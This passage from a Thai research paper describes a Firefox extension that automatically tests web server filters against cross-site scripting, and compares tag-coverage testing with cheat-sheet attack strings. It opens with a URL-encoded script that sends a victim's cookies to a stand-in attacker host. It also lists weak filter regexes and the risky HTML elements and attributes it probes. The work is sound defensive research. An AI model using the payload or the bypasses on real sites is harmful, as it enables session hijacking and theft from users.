http://portal.example/index.php?sessionid=12312312&username=%3C%73%63%72%69%70%74%3E%64%6F%63%75%6D%65%6E%74%2E%6C%6F%63%61%74%69%6F%6E%3D%27%68%74%74%70%3A%2F%2F%61%74%74%61%63%6B%65%72%68%6F%73%74%2E%65%78%61%6D%70%6C%65%2F%63%67%69%2D%62%69%6E%2F%63%6F%6F%6B%69%65%73%74%65%61%6C%2E%63%67%69%3F%27%2B%64%6F%63%75%6D%65%6E%74%2E%63%6F%6F%6B%69%65%3C%2F%73%63%72%69%70%74%3E ซึ่งจะเห็นว่าข้อความที่เป็นสคริปต์ทั้งหมดถูกเข้ารหัสแบบ HTML จึงทำให้ผู้ใช้งานทั่วไปไม่รู้ว่าสิ่งที่ถูกส่งไปนั้นเป็นอะไรกันแน่ และยังสามารถทำการปลอม link status ได้อีกด้วย [10]

จากปัญหาการที่การโจมตีที่สามารถทำได้หลายรูปแบบทำให้การตรวจสอบการป้องกันให้ครอบคลุมนั้นทำได้ยาก โดยเฉพาะอย่างยิ่งในกรณีที่ต้องการให้ผู้ใช้สามารถสร้างคอนเทนต์ขึ้นเองได้ด้วยจะทำให้เกิดความผิดพลาดจากความเผอเรอได้ง่าย จึงเกิดเป็นแนวคิดของงานวิจัยนี้ที่จะพัฒนาเครื่องมือเพื่อช่วยเหลือในการทดสอบการป้องกันขึ้น

3. ลักษณะของเครื่องมือ

เพื่อเป็นการสะดวกในการใช้งาน เครื่องมือจึงถูกพัฒนาให้เป็น Extension ของ firefox โดยเครื่องมือจะทำงานเก็บข้อมูลจากฟอร์มที่ผู้ใช้งานเปิดพบและทำการทดสอบการป้องกันโดยส่งสตริงทดสอบไปทำงานตามแต่รูปแบบที่เลือกไว้อย่างอัตโนมัติ ทั้งนี้การทำงานอยู่ในลักษณะของเบื้องหลัง (background) และมีรูปแบบการทำงานทั้งหมด 4 รูปแบบ

(1) รูปแบบการตรวจสอบพื้นฐาน เป็นการทดสอบเฉพาะฟอร์มที่มี method เป็น get เท่านั้น การทำงานในรูปแบบนี้เป็นการตรวจสอบ element หลักๆที่สามารถก่อให้เกิดการโจมตีโดยตรงที่นิยมใช้ได้แก่ <script> <iframe> เป็นต้น

(2) รูปแบบการตรวจสอบแท็ก เป็นการตรวจสอบ อีลีเมนต์ แอททริบิวต์ และคำสำคัญต่างๆที่สามารถก่อให้เกิดการโจมตี XSS ได้ ซึ่งทำการรวบรวมจากเว็บเกี่ยวกับการโจมตีและความปลอดภัยหลายๆแหล่ง [11-17] ได้แก่ อีลีเมนต์ applet, base, bgsound, blink, body, embed, frame, frameset, iframe, ilayer, input, layer, link, meta, object, script, style, title, xml แอททริบิวต์พวก on แอททริบิวต์ทั้งหมด และ style, dynsrc คำสำคัญคือ javascript, script รวมถึงอีลีเมนต์ที่ต้องพิจารณาเพิ่มเติม a, img, table ซึ่งเป็นอีลีเมนต์ที่แอพพลิเคชั่นมักจะปล่อยให้ใช้เพื่อให้แอพพลิเคชั่นทำงานได้ แต่ถ้าใช้ร่วมกับแอททริบิวต์บางตัวและคำสำคัญแล้ว ก็อาจจะก่อให้เกิดการโจมตีขึ้น ดังนั้นจึงต้องนำมาร่วมตรวจสอบด้วย

(3) รูปแบบการตรวจสอบอักขระและการเข้ารหัส เป็นการตรวจสอบว่าเซอร์เวอร์มีการป้องกันอักขระหรือคำที่ควรจะป้องกันหรือไม่ เช่น > < ' " \ / รวมทั้งตรวจสอบการโจมตีในรูปแบบเข้ารหัส เพื่อดูว่ามีการป้องกันการโจมตีแบบเข้ารหัสหรือไม่ ซึ่งการเข้ารหัสที่พิจารณาคือ HTML(Hex with semicolons) และ HTML(Dec)

(4) รูปแบบการตรวจสอบโดยการโจมตีจริง เป็นการตรวจสอบโดยใช้สตริงโจมตีที่ได้รวบรวมมาจาก XSS Cheat Sheet [18] ซึ่งเป็นวิธีที่นิยมใช้ในการตรวจสอบ XSS

4. การทำงานของเครื่องมือ


เครื่องมือในงานวิจัยนี้พัฒนาขึ้นเป็น Firefox extension เมื่อทำการติดตั้งแล้ว การใช้งานต้องใช้ผ่านเบราว์เซอร์ Firefox โดยทำการเปิดเว็บที่ต้องการทดสอบ เครื่องมือจะทำการเก็บค่าจากฟอร์ม ในเพจที่เบราว์เซอร์ทำงานอยู่ จากนั้นจะทำการส่งการทดสอบไปยังเซอร์เวอร์

และค้นหาการตอบสนองตามแต่รูปแบบที่ได้เลือกไว้ ในการทดสอบนั้น ตัวการทดสอบจะถูกส่งไปในลักษณะนี้

รูปที่ 1 รูปแบบของชุดทดสอบที่จะถูกส่งไปทำการทดสอบ

สตริงทดสอบจะเป็นสตริงที่สร้างจากการทำงานในแต่ละรูปแบบโดยจะทำการวนส่งการทดสอบไปจนครบจึงจะหยุดการทำงาน ซึ่งแต่ละรูปแบบการทำงาน จะมีการทำงานที่สร้างเพย์โหลดที่แตกต่างกัน เนื่องจากเป้าหมายของการทดสอบและจากการที่การป้องกันนั้นมีหลายรูปแบบซึ่งมีรายละเอียดดังนี้


(1) ในรูปแบบการตรวจสอบพื้นฐาน สตริงทดสอบจะเป็นตัวอีลีเมนต์ไปโดยตรงดังรูปที่ 2



รูปที่ 2 รูปแบบของสตริงทดสอบและตัวอย่าง


(2) ในรูปแบบการตรวจสอบแท็ก จะแบ่งเป็นการตรวจสอบอีลีเมนต์ ตรวจสอบแอททริบิวต์และการตรวจสอบคำสำคัญ

ในส่วนของการตรวจสอบอีลีเมนต์ สตริงทดสอบจะเป็นการใช้อีลีเมนต์ที่มีความเสี่ยงคู่กับแอททริบิวต์ที่ไม่เป็นอันตรายเพื่อป้องกันการโดนลบอีลีเมนต์ที่ส่งเข้าไปทิ้งเนื่องจากมีแอททริบิวต์ที่เป็นอันตรายนั้นเอง ดังรูปที่ 3




รูปที่ 3 รูปแบบของสตริงทดสอบและตัวอย่างของการทดสอบอีลีเมนต์ โดยอีลีเมนต์จะเป็นอีลีเมนต์ที่เสี่ยง ขณะที่แอททริบิวต์จะไม่เสี่ยง

ในการตรวจสอบแอททริบิวต์ สตริงทดสอบจะเป็นการใช้แอททริบิวต์ที่มีความเสี่ยงคู่กับ อีลีเมนต์ที่แอททริบิวต์นั้นสามารถจะทำงานด้วยได้ ดังรูปที่ 4 โดยจะวนเปลี่ยนอีลีเมนต์ในการทดสอบที่แอททริบิวต์นั้นทำงานด้วยได้ไปจนหมดก่อน จึงจะทำการเปลี่ยนแอททริบิวต์ เพื่อเป็นการมั่นใจว่า แอททริบิวต์นั้นไม่สามารถถูกเรียกใช้งานได้เลยจริงๆ




รูปที่ 4 รูปแบบสตริงทดสอบและตัวอย่างของการทดสอบแอททริบิวต์ โดยอีลีเมนต์จะเป็นอีลีเมนต์ที่เกี่ยวข้องกับแอททริบิวต์ที่เสี่ยง

ในการตรวจสอบคำสำคัญ สตริงทดสอบจะเป็นการใช้อีลีเมนต์ที่มีความเสี่ยง กับอีลีเมนต์ที่พิจารณาเพิ่มเติม โดยใส่คำสำคัญในส่วน value ของแอททริบิวต์ ดังรูปที่ 5




รูปที่ 5 รูปแบบของสตริงทดสอบและตัวอย่างของการทดสอบคำสำคัญ

(3) ในรูปแบบการตรวจสอบอักขระและการเข้ารหัส ในส่วนของการตรวจสอบการเข้ารหัส สตริงทดสอบจะเป็นสตริงที่อยู่ในลักษณะการเข้ารหัสซึ่งสร้างจากอักขระหรืออีลีเมนต์หรือคำสำคัญ ดังรูปที่ 6 และในส่วนของการตรวจสอบอักขระ สตริงทดสอบก็คืออักขระที่ทำการทดสอบนั่นเอง ซึ่งจะส่งเข้าไปเป็นสายอักขระของอักขระที่พิจารณา ดังรูปที่ 7




รูปที่ 6 รูปแบบสตริงทดสอบและตัวอย่างของการทดสอบการเข้ารหัส




รูปที่ 7 รูปแบบสตริงทดสอบและตัวอย่างของการทดสอบสายอักขระ

(4) ในรูปแบบการตรวจสอบโดยการโจมตีจริง นั้นสตริงทดสอบจะเป็นสตริงที่รวบรวมจาก [18] ดังรูปที่ 8



รูปที่ 8 รูปแบบสตริงทดสอบและตัวอย่างของการทดสอบด้วยสตริงโจมตีจริง

เครื่องมือที่พัฒนาขึ้นนั้นจะทำการตรวจสอบผลการทำงานที่ส่งเข้าไปจากการอาศัยโทเค็น โดยค้นหาว่าสิ่งที่ส่งเข้านั้น ปรากฏการเปลี่ยนแปลงหรือไม่ หรือปรากฏเป็นอีลีเมนต์หรือคำที่ต้องการขึ้น จากนั้นจึงทำการแจ้งให้ผู้ใช้เครื่องมือได้รับทราบ โดยรวมแล้วสรุปการทำงานโดยของเครื่องมือได้ดังรูปที่9



รูปที่ 9 สรุปการทำงานโดยรวมของเครื่องมือ

5. การทดลองและประเมินผล

ในการประเมินผลการทำงานของเครื่องมือนั้น ในเบื้องต้นผู้เขียนได้ทดสอบทำงานเฉพาะเมธอด POST ซึ่งจะเป็นการเปรียบเทียบการทำงานจากรูปแบบที่ 2 ซึ่งเป็นวิธีการเรียกใช้แท็กที่เป็นไปได้ทั้งหมดที่มีความเสี่ยง กับวิธีแบบที่นิยมใช้ทั่วไปคือรูปแบบที่ 4 ที่เป็นการใช้สตริงโจมตีจริง เพื่อให้เห็นถึงความแตกต่างระหว่างเทคนิคทั่วๆไปกับสิ่งที่เราใช้เพิ่มเติมขึ้นมา ในการทดลองนี้จะมีความแตกต่างกับการทดสอบในงานอื่นๆที่เป็นการทำเพื่อทดสอบว่ามีสตริงโจมตีที่เรียกสคริปต์ขึ้นมาทำงานได้หรือไม่ ตรงที่การทดลองนี้จะทำการตรวจสอบการป้องกันของฝั่งเซอร์เวอร์ว่ามีการป้องกันสิ่งที่เสี่ยงต่อการเกิดอันตรายหรือไม่ ซึ่งการป้องกันที่ดีควรจะไม่อนุญาตให้ใช้งาน ซึ่งในการทดสอบได้ใช้การป้องกันที่แตกต่างกัน 4 รูปแบบ เพื่อเปรียบเทียบและทดสอบการทำงานของเครื่องมือ ดังนี้

(1) ไม่มีการป้องกัน เพื่อทดสอบการทำงานในการตรวจสอบเบื้องต้นว่าเครื่องมือทำงานได้ถูกต้อง เนื่องจากไม่มีการป้องกันสตริงทดสอบทั้งหมดจะต้องถูกแจ้งเตือน

(2) การป้องกันที่มีจุดอ่อนมาก คือมีลักษณะของ REGEXP (Regular expression) เป็นดังนี้ <[^>]script*\"?[^>]*> ซึ่งเป็นการตรวจหาอีลีเมนต์ script โดยอาศัยว่าต้องมีการปิดแท็กด้วย แต่ในการโจมตีแล้วไม่จำเป็นต้องปิดแท็กเสมอไป และในการป้องกันรูปแบบนี้ ทำการตรวจจับเพียง script, body, onmouseover, style เท่านั้น

(3) การป้องกันที่แก้ไข เป็นการป้องกันที่ทำการแก้ไขจาก (2) โดยเปลี่ยน REGEXP เป็น <[^>]script*\"?[^>]* และได้ทำการเพิ่มการตรวจจับเป็น applet, body, form, iframe, img, meta, object, script, onmouseover, style

(4) การป้องกันที่แข็งแรง เป็นการป้องกันที่ตรวจหาโดยไม่สนใจว่าอยู่ในแท็กหรือนอกแท็กและยังมีตรวจจับการเข้ารหัสโดยการแปลงรหัสดูว่าตรงกับคำที่ป้องกันหรือไม่ โดยตรวจจับ javascript, vbscript, expression, applet, meta, xml, blink, link, style, script, embed, object, iframe, frame, frameset, ilayer, layer, bgsound, title, base และกี่ on แอททริบิวต์ทั้งหมด

การป้องกันในรูปแบบการป้องกันที่ 2 นั้นได้นำมาจากโค้ดของPHP-NUKE [19] เวอร์ชั่น 7.9 ซึ่งมีจุดอ่อนต่อ XSS ดังที่กล่าวถึงใน [20] และรูปแบบการป้องกันที่ 3 ก็ได้นำมาจากข้อเสนอแนะเรื่องของการ bypass XSS ใน PHP-NUKE [20] เช่นกัน ส่วนในรูปแบบการป้องกันที่ 4 ได้นำมาจากแนวทางของ Kallahar [15]

ผลการทดลองแสดงได้ ดังตารางที่ 1 และเมื่อคิดเป็นเปอร์เซนต์จากชุดทดสอบที่ส่งไปทั้งหมดแล้ว สรุปผลได้ดังตารางที่ 2

จากผลการทดลองพบว่า เมื่อการป้องกันมีจุดอ่อนมาก (ป้องกันไม่ดี) การทำงานของเครื่องมือในรูปแบบการตรวจสอบแท็กจะมีการทำงานที่ครอบคลุมกว่า กล่าวคือ เครื่องมือจะแจ้งเตือนถึงรูปแบบของอันตรายที่สามารถเกิดขึ้นได้มากกว่า แต่เมื่อการป้องกันมีความแข็งแรงมาก (ป้องกันได้ดี) การตรวจสอบโดยการโจมตีนั้นจะสามารถแจ้งเตือนถึงอันตรายได้มากกว่า ซึ่งหลังจากตรวจสอบสตริงโจมตีที่ผ่านการป้องกันได้ของรูปแบบการตรวจสอบด้วยสตริงโจมตีแล้ว พบว่าการโจมตีที่ผ่านจะมีรายละเอียดที่ต่างกันไปนิดหน่อย และยังเป็นการโจมตีด้วยเทคนิคแบบที่ตัดสินได้ยากว่าเป็นการโจมตีหรือไม่ อย่างเช่น การใช้แท็ก IMG ไปทำการโหลดไฟล์จากสคริปต์เพื่อเรียกสคริปต์ขึ้นมาทำงาน เป็นต้น อย่างไรก็ตามผลที่ได้นั้นถือว่าปกติ เพราะ การโจมตีส่วนมากจะพยายามใช้วิธีที่คาดไม่ถึงและมีรูปแบบของสตริงที่ไม่ค่อยได้ใช้กันทั่วไป หรือมีลักษณะที่ผิดปกติ ซึ่งมักจะเป็นการทำเพื่อหลบเลี่ยงให้หลุดจากการตรวจสอบมากกว่าการทำให้กรอบคลุมสิ่งที่ควรตรวจสอบ ทำให้การทำงานในรูปแบบตรวจสอบแท็กที่เน้นในเรื่องของความครอบคลุม จึงแจ้งผลได้น้อยกว่าเมื่อทดสอบกับการป้องกันมีความครอบคลุมอยู่แล้ว

นอกจากนี้การทดลองยังแสดงให้เห็นแล้วว่าการทดสอบแบบโจมตีที่นิยมกันทั่วไปนั้นยังไม่เพียงพอถ้าพิจารณาในเรื่องความครอบคลุมเมื่อการป้องกันมีจุดอ่อนมาก นั่นคือการโจมตีก็อาจจะเกิดขึ้นได้เมื่อเป็นการเรียกใช้แท็กในบางรูปแบบที่ไม่ได้มีการป้องกันโดยไม่จำเป็นต้องสร้างสตริงให้หลบออกจากการตรวจสอบของการป้องกันเลย และเนื่องจากการทดลองนี้เป็นการเพียงแค่บอกถึงความเสี่ยงที่อาจจะเกิดขึ้นจากการที่การป้องกันไม่ได้ป้องกันสตริงที่ส่งเข้าไป จึงไม่มีการพิจารณาเรื่องความผิดพลาดของการตรวจจับของเครื่องมือ


ตารางที่ 1 ผลการแจ้งสตริงที่ผ่านการป้องกันจากการตรวจสอบรูปแบบ 2 และรูปแบบที่ 4 เมื่อทดสอบกับการป้องกันในรูปแบบต่างๆ

รูปแบบการป้องกัน	จำนวนสตริงที่ผ่านการป้องกันจากการตรวจสอบรูปแบบที่ 2	จำนวนสตริงที่ผ่านการป้องกันจากการตรวจสอบรูปแบบที่ 4
ไม่มีการป้องกัน	3643	102
มีจุดอ่อนมาก	3506	71
การป้องกันที่แก้ไข	2896	31
แข็งแรง	4	17

ตารางที่ 2 ผลการแจ้งสตริงที่ผ่านการป้องกันจากการตรวจสอบรูปแบบ 2 และรูปแบบที่ 4 เมื่อทดสอบกับการป้องกันในรูปแบบต่างๆ เป็นเปอร์เซนต์

รูปแบบการป้องกัน	เปอร์เซนต์สตริงผ่านการป้องกันจากการตรวจสอบรูปแบบที่ 2	เปอร์เซนต์สตริงผ่านการป้องกันจากการตรวจสอบรูปแบบที่ 4
มีจุดอ่อนมาก	96.23%	69.60%
การป้องกันที่แก้ไข	79.49%	43.66%
แข็งแรง	0.11%	23.94%

นอกจากจะบอกจำนวนสตริงที่ผ่านได้แล้ว เครื่องมือที่พัฒนาขึ้นยังให้ข้อมูลเกี่ยวกับการอนุญาตหรือไม่อนุญาตออกมาด้วยดังรูปที่ 10 ซึ่งเชื่อว่าจะช่วยลดปัญหาให้กับผู้พัฒนาได้มาก ทำให้ไม่ต้องทำการวิเคราะห์สตริงทดสอบทีละตัวว่าเกิดส่งผลกระทบอย่างไรต่อระบบอย่างที่ต้องทำกันในการทดสอบทั่วไป



รูปที่ 10 ตัวอย่างผลการตรวจสอบที่แจ้งยังผู้ใช้

นอกจากนี้ผลจากการทดสอบยังสามารถคำนวนสตริงที่เสี่ยงที่สามารถเกิดขึ้นได้ทั้งหมดโดยประมาณ จากการอาศัยสตริงทดสอบในรูปแบบการตรวจสอบแท็กที่สามารถผ่านการป้องกันมาคูณกับรูปแบบเข้ารหัสที่อนุญาต (ที่จะได้มาจากการทำงานของเครื่องมือในรูปแบบ

ตรวจสอบการเข้ารหัส)บวกด้วยจำนวนสตริงทดสอบในรูปแบบการตรวจสอบแท็กที่สามารถผ่านการป้องกัน ได้เป็นสมการดังนี้

$$(St\_2*e)+St\_2 = ALL \quad (1)$$

เมื่อ St_2 คือจำนวนสตริงทดสอบที่เครื่องมือแจ้งว่าสามารถผ่านการตรวจสอบได้ในการทำงานรูปแบบการตรวจสอบแท็ก และ e คือจำนวนรูปแบบการเข้ารหัสที่อนุญาต ซึ่งตรวจสอบได้จากการทำงานรูปแบบตรวจสอบการเข้ารหัส ส่วน ALL ก็คือจำนวนรูปแบบทั้งหมดที่สามารถผ่านการตรวจสอบได้

จากสมการ (1) เราจะได้สตริงที่สร้างขึ้นและผ่านการป้องกันได้จริงโดยประมาณ เมื่อพิจารณาจากขอบเขตของเครื่องมือ (สิ่งที่ควรป้องกันและการเข้ารหัสที่พิจารณา) เป็นการทำเพื่อให้ได้ความถูกต้องที่มากขึ้นในกรณีที่มีการป้องกันเหมือนกันแต่ต่างกันเฉพาะเรื่องการตรวจสอบเข้ารหัส ซึ่งสามารถนำไปใช้ในการพิจารณาเรื่องการให้คะแนนเพื่อแจ้งเตือนต่อผู้ใช้ต่อไป อย่างไรก็ตามสมการที่ (1) นั้นยังเป็นเพียงการทำให้เห็นถึงความสำคัญในเบื้องต้นเท่านั้นและในเรื่องของการให้คะแนนดังกล่าวอยู่นอกเหนือขอบเขตของงานวิจัยนี้

6. สรุป

งานวิจัยนี้ได้นำแนวคิดในการช่วยเหลือผู้พัฒนาแอพพลิเคชั่นในการบรรเทาปัญหาเกี่ยวกับการโจมตี XSS ที่มีรูปแบบการโจมตีที่หลากหลายยากต่อการป้องกัน ซึ่งวิธีในการทดสอบการป้องกันที่มักจะทำกันในงานอื่นๆ คือการทดสอบด้วยการโจมตีจริงและเน้นไปที่ เมธอด GET หรือก็คือ Reflect –XSS เป็นส่วนใหญ่ ซึ่งการทดสอบเหล่านี้ มักจะส่งสตริงทดสอบที่อยู่ในรูปแบบที่พยายามหลบเลี่ยงการตรวจจับของฝั่งเซอร์เวอร์ มากกว่าที่จะตรวจสอบว่าการป้องกันของฝั่งเซอร์เวอร์มีความครอบคลุมหรือไม่ ทำให้เมื่อมีการปรับแก้การป้องกันตามผลแจ้งเตือนออกมาแล้ว การโจมตีในรูปแบบที่คล้ายกันก็อาจจะยังคงเกิดขึ้นได้อีกเหมือนเดิม ประกอบกับกรณีที่ต้องการให้อีลีเมนต์บางตัวสามารถใช้งานได้เพื่อให้แอพพลิเคชั่นเป็นไปตามที่ต้องการที่มักจะเป็นเมธอด POST นั้น จะทำให้การสร้างการป้องกันนั้นยากลำบากมากขึ้น

จากความลำบากต่างๆที่ได้กล่าวมา จึงได้เสนอเทคนิคในการทดสอบการป้องกันคือ รูปแบบการตรวจสอบแท็กและรูปแบบการตรวจสอบการเข้ารหัสและอักขระโดยมุ่งเน้นตรวจสอบสิ่งที่ถือว่าหากทางฝั่งเซอร์เวอร์อนุญาตให้ใช้งานแล้ว จะเป็นอันตรายได้ง่าย ซึ่งจากการตรวจสอบโดยใช้อีลีเมนต์และแอททริบิวต์ที่เสี่ยงทั้งหมด รวมถึงคำสำคัญที่อาจจะก่อให้เกิดอันตราย ทำให้มีความครอบคลุมค่อนข้างมาก นอกจากนี้การทดสอบการเข้ารหัสและอักขระจะช่วยให้รู้ว่าอันตรายที่พบจากการตรวจสอบแท็กจะเพิ่มได้มากขึ้นหากไม่ได้รับการป้องกัน และยังให้ข้อมูลเกี่ยวกับอีลีเมนต์และแอททริบิวต์ที่เสี่ยงรวมถึงอีลีเมนต์ที่ควรพิจารณาเพิ่มเติมซึ่งการป้องกันอนุญาตให้ใช้งานออกมาให้รู้ด้วย เป็นการลดภาระให้กับผู้พัฒนาโปรแกรม เพื่อจะได้ไม่ต้องตรวจสอบสตริงโจมตีทีละตัวตามแบบที่ใช้แต่เดิม ซึ่งทำให้งานของเราแตกต่างกับการทดสอบทั่วๆไปที่เน้นตรวจสอบว่ามีสตริงเพย์โหลดที่สามารถเรียกสคริปต์ขึ้นมาทำงานกับการป้องกันที่ทดสอบได้หรือไม่ ทำให้บอกข้อมูลได้แค่ว่ามีเพย์โหลดทำงานได้หรือไม่ได้เท่านั้นนั่นเอง

และในเบื้องต้นก็ได้ทำการทดสอบเปรียบเทียบกับวิธีการทดสอบที่ใช้สตริงโจมตีจริง โดยมีการป้องกันที่แตกต่างกันไป 4 รูปแบบ ผลที่ได้พบว่าเมื่อการป้องกันของทางฝั่งเซอร์เวอร์ไม่มีความครอบคลุม วิธีการตรวจสอบแท็กสามารถแจ้งเตือนถึงอันตรายได้มากกว่า แต่เมื่อการป้องกันมีความครอบคลุมอยู่แล้วการทดสอบโดยการใช้สตริงโจมตีจะสามารถแจ้งเตือนได้ดีกว่าเนื่องจากการทดสอบแบบโจมตีมักจะเน้นที่หลบเลี่ยงการป้องกันมากกว่าตรวจสอบความครอบคลุม ดังนั้นในการทดสอบการป้องกันของเซอร์เวอร์จึงยังจำเป็นที่จะต้องใช้วิธีแบบทดสอบด้วยการโจมตีจริงและวิธีที่เราเพิ่มขึ้นมาควบคู่ไปด้วย เพื่อให้มั่นใจว่านอกจากการป้องกันจะสามารถรับมือกับสตริงโจมตีได้แล้ว ยังมีการป้องกันความเสี่ยงที่อาจจะทำให้เกิดอันตรายจากการเรียกใช้อีลีเมนต์ แอททริบิวต์ และคำสำคัญที่เสี่ยงด้วยนั่นเอง

อย่างไรก็ตามงานวิจัยนี้เป็นเพียงการศึกษาในรูปแบบเบื้องต้นเท่านั้น ชุดทดสอบและการทดลองอาจจะต้องมีการพัฒนาปรับปรุงให้มากขึ้นอีก แนวทางในงานวิจัยต่อไป นอกจากจะเป็นเรื่องการทดลองและชุดทดสอบแล้ว อาจจะเป็นการศึกษาเกี่ยวกับเรื่องประสิทธิภาพในการทำงานของเครื่องมือซึ่งปัจจุบันเราไม่ได้พิจารณาในส่วนนี้ หรือจะเป็นการศึกษาที่ช่วยเหลือในเรื่องการทดสอบความปลอดภัยอย่างเช่นเทคนิคในการสร้างสตริงเพื่อให้หลุดออกจากการตรวจสอบของเซอร์เวอร์ทำให้ไม่จำเป็นต้องใช้การทำงานรูปแบบการโจมตีจริงเป็นต้น

เอกสารอ้างอิง

[1] Wikipedia, "Cross-site_scripting", Available: http://en.wikipedia.org/wiki/Cross-site_scripting, Access date: JANUARY 23, 2008.

[2] CERT, "CERT® Advisory CA-2000-02 Malicious HTML Tags Embedded in Client Web Requests", Available: http://www.cert.org/advisories/CA-2000-02.html, Access date: JANUARY 23, 2008.

[3] Amit Klein," DOM Based Cross Site Scripting or XSS of the Third Kind", Available: http://www.webappsec.org/projects/articles/071105.shtml, Access date:JANUARY 23, 2008.

[4] OWASP, "Testing for Cross site scripting", Available: http://www.owasp.org/index.php/Cross_site_scripting_AoC, Access date: JANUARY 23, 2008.

[5] samy, "I'll never get caught. I'm Popular", Available: http://namb.la/popular/, Access date: JANUARY 23, 2008.

[6] E. Chien, "Malicious Yahooligans", Available: http://www.Symantec.com/avcenter/reference/malicious.yahooligans.pdf, Aug. 2006

[7] Y. AMIT, D. ALLAN, and A. SHARABANI, "OVERTAKING GOOGLE DESKTOP", Available: http://www.watchfire.com/resources/Overtaking-Google-Desktop.pdf, Access date: JANUARY 23, 2008.

[8] Y.-W. Huang, S.-K. Huang, T.-P. Lin and C.-H. Tsai, "Web application security assessment by fault injection and behavior monitoring", in Proceedings of the 12th international conference on World Wide Web. Budapest, Hungary, 2003

[9] S. Kals, E. Kirda, C. Kruegel, and N. Jovanovic, "SecuBat: a web vulnerability scanner", in Proceedings of the 15th international conference on World Wide Web Edinburgh, Scotland, 2006

[10] iDefense Labs, "The Evolution of Cross-Site Scripting Attacks", Available: www.idefense.com, Access date: JANUARY 23, 2008.

[11] Guidance Share, "How To Identify Cross Site Scripting Vulnerabilities", Available: http://www.guidanceshare.com/wiki/How_To_Identify_Cross_Site_Scripting_Vulnerabilities, Access date: JANUARY 23, 2008.

[12] MSDN Library, "How To: Prevent Cross-Site Scripting in ASP.NET", Available: http://msdn2.microsoft.com/en-us/library/ms998274.aspx, Access date: JANUARY 23, 2008.

[13] Pixel-Apes, "Safehtml", Available: http://www.pixelapes.com/safehtml/?page=safehtml , Access date: JANUARY 23, 2008.

[14] Wiki Blog - Public Liip Wiki, "XSS Prevention", Available: http://wiki.flux-cms.org/display/BLOG/XSS+Prevention, Access date: JANUARY 23, 2008.

[15] Kallahar's Place, "PHP XSS (cross site scripting) filter function", Available: http://quickwired.com/smallprojects/php_xss_filter_function.php, Access date: JANUARY 23, 2008.

[16] W3C, "HTML 4.01 Specification", Available: http://www.w3.org/TR/html401/, Access date: JANUARY 23, 2008.

[17] Index DOT Html, "Common Tag Attributes: Event Handlers", Available: http://www.blooberry.com/indexdot/html/tagpages/attributes/events.htm, Access date: JANUARY 23, 2008.

[18] RSnake, "XSS Cheat Sheet", Available: http://ha.ckers.org/xss.html, Access date: JANUARY 23, 2008.

[19] PHP-Nuke, "PHP-Nuke", Available: http://phpnuke.org/, Access date: JANUARY 23, 2008.

[20] SecurityFocus, "Bypass XSS filter in PHPNUKE 7.9=>x ", Available: http://www.securityfocus.com/archive/1/419496/30/0/threaded, Access date: JANUARY 23, 2008.

นายกฤษฎา เติมพรเลิศ เกิดเมื่อวันที่ 25 พฤศจิกายน พ.ศ. 2525 ที่จังหวัดกรุงเทพฯ สำเร็จการศึกษาหลักสูตรวิทยาศาสตรบัณฑิต (วท.บ.) สาขาวิชาจิตวิทยาพัฒนาการ คณะสังคมศาสตร์ มหาวิทยาลัยเกษตรศาสตร์ เมื่อปีการศึกษา 2548 และเข้าศึกษาต่อหลักสูตรวิทยาศาสตรมหาบัณฑิต สาขาวิชาวิทยาศาสตร์คอมพิวเตอร์ ภาควิชาวิศวกรรมคอมพิวเตอร์ คณะวิศวกรรมศาสตร์ จุฬาลงกรณ์มหาวิทยาลัย เมื่อปีการศึกษา 2549 งานวิจัยที่สนใจได้แก่ Security, Internet Technology และ Web Technology

